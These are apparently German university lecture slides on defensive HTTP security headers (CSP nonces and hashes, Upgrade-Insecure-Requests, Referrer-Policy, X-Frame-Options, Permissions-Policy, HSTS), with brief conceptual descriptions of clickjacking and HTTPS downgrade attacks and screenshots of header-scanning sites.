```

Explizite Berechtigung von Inline-Code

- **Nonce:**

- zufällige, nicht zu erratende Zahl wird im Header definiert (hier: gFeZ54)

`Content-Security-Policy: script-src 'nonce-gFeZ54'`

- Nonce muss als Attribut bei jedem `<script>`-Tag angegeben werden:

`<script nonce="gFeZ54" src="/path/to/script.js" />`

`<script nonce="gFeZ54">foo()</script>`

-> Nonces müssen dynamisch erzeugt werden und stets variieren

- **Hashwert über Code bilden (Base64-Encoding):**

- `Content-Security-Policy: script-src 'sha256-qznLcsROx4GACP2dm0UCKCzCG+HiZ1guq6ZZDob/Tng='`
erlaubt Code-Fragment `alert('Hello, world.');`

- Erzeugen z.B. mittels OpenSSL-Command Line Tool:

`echo -n "alert('Hello, world.');" | openssl dgst -sha256 -binary | openssl enc -base64`

`| openssl dgst -sha256 -binary | openssl enc -base64`

6. ■ Sonstige Schutzmechanismen, neuere Entwicklungen

- Bem: z.T. sind Mechanismen nicht standardisiert oder nicht (mehr) unterstützt
 - Übersicht: https://www.owasp.org/index.php/OWASP_Secure-Headers_Project
 - für Browser Support im Einzelnen: siehe <https://caniuse.com>

- im **Request-Header** (vom Browser gesetzt):

- Upgrade-Insecure-Requests -> Schutz gegen Sniffing
- Referer, Origin -> Schutz gegen CSRF
- DNT, GPC -> Schutz gegen Tracking

Anzeige der Request-Header: https://httpbin.org/#/Request_inspection

- im **Response-Header** (vom Server gesetzt):

- X-Frame-Options -> Schutz gegen „Clickjacking“
- Referrer-Policy -> Geheimhaltung des Referers
- Feature-Policy -> Einschränkung von Browser-Features

Analyse unterstützter Header einer Webseite: <https://securityheaders.com/>

Details:
s.u.

Upgrade Insecure Requests – Request

- Request-Header und Erweiterung von Content Security Policy
[<http://www.w3.org/TR/upgrade-insecure-requests/>]
- **Request-Header:** Upgrade-Insecure-Requests: 1

Client wünscht sichere Kommunikation, Server *sollte*

- a) von http:// **auf https:// wechseln**
- b) bei https://-Requests **HTTP Strict Transport Security** verwenden

- **Beispiel:**

```
GET / HTTP/1.1
Host: example.com
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 307 Moved Temporarily
Location: https://example.com/
Cache-Control: no-store
```

← kein Caching, da u.U. nicht
von allen Clients unterstützt

Upgrade Insecure Requests – Response

- **Response:** enthält CSP-Direktive:

Content-Security-Policy: upgrade-insecure-requests;

weist Client an, URLs von http:// auf https:// umzuschreiben

- **Beispiel:** HTML-Seite geladen von example.com

```



<a href="http://example.com/">Home</a>
<a href="http://not-example.com/">Home</a>
```

wird vom Browser behandelt wie:

```



<a href="https://example.com/">Home</a>
<a href="http://not-example.com/">Home</a>
```

Ausnahme:

nicht für third-party
Links, um Funktionalität
nicht zu beeinträchtigen

Origin-Header / Kontrolle des „Referrers“

- **Ziel:** Browser will Server mitteilen, woher aktueller Request kommt
 - alter Mechanismus: `Referer`-Header,
 - enthält *komplette URL inkl. Pfad + Parameter* (z.B. Suchbegriffe, schlimmstenfalls Account-Daten)
 - neuerer Mechanismus: `Origin`-Header enthält *nur Web Origin* [RFC 6454]
 - durch Prüfung des Referrers bzw. der Origin kann Server CSRF erkennen

Origin:
<code>null</code>
<code><scheme> "://" <hostname> [":" <port>]</code>

- Steuerung des Verhaltens möglich durch
 - Response-Header: s.u.
 - Browser-Einstellungen ([about:config](#) in FF): detaillierte Einstellungen für Referer möglich: ganz abschalten, Query String abschneiden, nur Origin ... (siehe <https://wiki.mozilla.org/Security/Referrer>)

Do Not Track / Tracking Preference Expression (DNT)

- **Idee:** User sollen einfache Möglichkeit haben, Webseiten explizit mitzuteilen, ob ihr Nutzungsverhalten getrackt werden darf (etwa zur Profil-Bildung); außerdem Vorschlag für Response-Header T_k , der Tracking-Status mitteilt

DNT :	Interpretation: User ...
0	erlaubt Tracking für diesen Request
1	möchte bei diesem Request nicht getrackt werden
sonst	hat keine Präferenz angegeben

[letzte Fassung: <https://www.w3.org/TR/2019/NOTE-tracking-dnt-20190117/>]

- **Keine praktische Relevanz mehr:**
 - fraglich, ob als rechtlich bindender Widerspruch aufzufassen
 - fehlende Unterstützung großer Anbieter, nur empfehlender Charakter
 - Arbeiten am Standard 2019 eingestellt, Browser-Unterstützung aufgegeben
- **Nachfolger:** Global Privacy Control (GPC) [<https://www.w3.org/TR/gpc/>]
 - ähnliches Prinzip eines Request-Headers: **Sec-GPC: 1**
 - rechtlich bindend in Kalifornien und aktuell 4 anderen US-Bundesstaaten

Response-Header Schutz vor Clickjacking (auch: „UI Redressing“)

- **Idee:** Opfer soll unbemerkt dazu gebracht werden, auf Webseite zu klicken, um Aktion im eigenen Namen auszulösen, z.B.
 - 1-Click-Bestellung bei Amazon auslösen
 - Like in Facebook erstellen („Likejacking“)
 - Sicherheits-Einstellungen modifizieren
- **Funktionsprinzip:** angegriffene Webseite wird (z.B. im Frame, iframe) geladen und von harmlos erscheinender Seite des Angreifers im Browser überlagert
- **Gegenmaßnahme:** Response-Header `X-Frame-Options` [[RFC 7034](#)]

X-Frame-Options :	Bedeutung: Einbettung ...
SAMEORIGIN	zulässig, falls dieselbe Origin
DENY	generell nicht zulässig
ALLOW-FROM <Origin(s)>	zulässig für angegebene Origin(s)

Origin definiert wie üblich (Protokoll + Hostname + Port)

Referrer-Policy des Servers

- Response-Header Referrer-Policy: [<http://www.w3.org/TR/referrer-policy/>]
(oder per Content-Security-Policy: `referrer "<Wert>"`;))

Referrer-Policy:	Bedeutung:
<code>no-referrer</code>	keinen Referrer senden (egal, ob Request auf selbe oder andere Origin)
<code>no-referrer-when-downgrade</code>	kein Referrer senden, wenn von https zu http navigiert wird (egal wohin)
<code>same-origin</code>	Referrer nur bei Anfrage an selbe Origin
<code>origin</code>	generell nur Origin mitteilen
<code>origin-when-cross-origin</code>	falls selbe Origin: Referrer senden ansonsten nur Origin senden
<code>strict-origin</code> <code>strict-origin-when-cross-origin</code>	wie zuvor, jedoch bei Downgrade von https->http: NULL senden
<code>unsafe-url</code>	immer volle URL senden

Beispiele: <https://scotthelme.co.uk/a-new-security-header-referrer-policy/>

Permissions Policy (früherer Name: Feature Policy)

[https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/Permissions_Policy]

- ähnlich CSP, erlaubt selektive Steuerung der Browser-**Funktionalität** für **eingebetteten Content**:
 - z.B. Autoplay, Beschleunigungssensor, Kamera, Lautsprecher, Mikrofon, Vibration
 - Festlegung vertrauenswürdiger Origins:
'none', 'self', *, oder explizite Angabe
- Festlegung im Response-Header `Permissions-Policy` (globale Wirkung)
- oder als `allow` Attribut eines `iFrame` (mit Wirkung nur für diesen `iFrame`)
- unterstützt auch Reporting von Policy-Verstößen (wie bei CSP) zurück an den Webserver zur Erkennung von Bugs und Angriffen
- Unterstützung in Chromium-basierten Browsern (Chrome, Edge, Opera)
[Testseite: <https://feature-policy-demos.appspot.com/>]

Beispiel

Darstellung und Bewertung
genutzter Response-
Header einer Webseite:

<https://securityheaders.com>

Security Headers
Sponsored by Probely

Home About Donate

Scan your site now

Scan

☐ Hide results ☐ Follow redirects

Security Report Summary	
	Site: IP Address: Report Time: Headers: Warning: https://www.google.com/ 2607:f8b0:4005:80e::2004 19 Apr 2023 20:47:32 UTC ✔ Strict-Transport-Security ✔ Permissions-Policy ✔ X-Frame-Options ✘ Content-Security-Policy ✘ X-Content-Type-Options ✘ Referrer-Policy Grade capped at A, please see warnings below.

Observatory
moz://a

Home FAQ Statistics About ▾

HTTP Observatory

TLS Observatory

SSH Observatory

Third-party Tests

Scan Summary



Host:

Scan ID #:

Start Time:

Duration:

Score:

Tests Passed:

observatory.mozilla.org

36522919 (unlisted)

April 19, 2023 12:35 PM

2 seconds

125/100

12/12

Recommendation

Initiate Rescan

🚫🚫🚫 We don't have any! 🚫🚫🚫

Make sure to check back occasionally to ensure that your website is keeping up with the latest in web security standards.

In the meantime, thanks for everything you're doing to keep the internet a safe, secure, and private place!

Test Scores				
Test	Pass	Score	Reason	Info
Content Security Policy	✔	+10	Content Security Policy (CSP) implemented with <code>default-src 'none'</code> and no <code>'unsafe'</code>	ⓘ

<https://observatory.mozilla.org>

Erweiterungen zur Absicherung von TLS

- **Ausgangssituation:**

- mit SSL/TLS [RFC 8446] gibt es etablierten Mechanismus, um die Vertraulichkeit und Authentizität von http-Verbindungen zu gewährleisten
- Grund für Probleme eher
 - Unachtsamkeit / Unkenntnis der Benutzer sowie
 - nachlässige Praxis mancher Zertifizierungsstellen

- **Lösungsansätze:**

- HTTP Public Key Pinning (HPKP)
- Certificate Transparency
- HTTP Strict Transport Security (HSTS)

} siehe
Vorlesung
zu PKI

HTTP Strict Transport Security [\[RFC6797\]](#)

- **Motivation:** „Downgrade“-Angriff durch MITM
 - ändere Links in Webseiten und Redirects von <https://domain.tld> zu <http://domain.tld> [z.B. per sslstrip, <https://github.com/moxie0/sslstrip>]
 - Kommunikation MITM <-> domain.tld erfolgt weiterhin per TLS
 - funktioniert, wenn Login-Seite per http zugänglich ist

- **Syntax:** Response-Header bei TLS-Verbindung

Strict-Transport-Security:	Bedeutung
<code>max-age=<Dauer in Sekunden></code>	verpflichtende Angabe (Deaktivierung mit <code>max-age=0</code>)
<code>includeSubDomains</code>	optional, HSTS gilt auch für alle Subdomains

- **Beispiel:** Policy gilt für ein Jahr und alle Subdomains
`Strict-Transport-Security: max-age=31536000; includeSubDomains`

HTTP Strict Transport Security (Forts.)

- **Funktionsprinzip:**

- Client ruft Seite <https://example.com> erstmals auf, validiert Zertifikat
- Response enthält HSTS-Header => Client speichert Information, dass example.com für angegebene Zeit nur per TLS aufgerufen werden darf (Firefox: SiteSecurityServiceState.txt)
- bei jedem Aufruf wird Zeitraum aktualisiert
- Browser ändert alle Links zu <http://example.com> auf <https://example.com>

- **Sicherheit:**

- Browser ignoriert über http:// ausgelieferten Header, da manipulierbar
- erster Aufruf ist ungeschützt, ebenso nach Ablauf des Zeitraums
- Abhilfe durch „HSTS preloaded list“ von Servern, die HSTS unterstützen [für Chrome: <https://www.chromium.org/hsts/>]
- kein Verbindungsaufbau, falls Browser Zertifikat nicht validieren kann

- Bemerkung: ähnlicher Ansatz im Browser Plug-In **HTTPS Everywhere**:
Liste von Servern, die TLS unterstützen [<https://www.eff.org/https-everywhere>]